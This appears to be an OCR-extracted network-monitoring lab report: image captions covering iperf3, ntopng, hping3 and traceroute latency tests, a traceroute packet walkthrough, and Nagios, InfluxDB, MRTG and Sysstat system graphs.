Saving to: `/mnt/sparc'


100%[======================================>] 37,244   56722K/s/s eta 0s

2023-05-12 15:50:56 (56722 KB/s) - `/mnt/sparc' saved [37244/37244]


Iperf3 expirement



NTOPNG showing traffic generated by iperf3




Network latency measurement by hping3 and traceroute




Network Traffic Analysis of traceroute packet


Sender sending packet with ttl=1




Router responsed an ICMP packet with TTL exceeded message




Finally the recipent replied the sender ACK packet




Nagios monitoring critical services



InfluxDB visualizing Systat data



MRTG showing network traffic and system status




Sysstat Graph showing system status


Sysstat Graph

Report period: 2023-07-31 00:10 - 2023-08-20 23:50


Tasks created (per second)




Context switches (per second)



Running/sleeping task count



System load averages



Generated by SysWatch_Report_Helper_0.6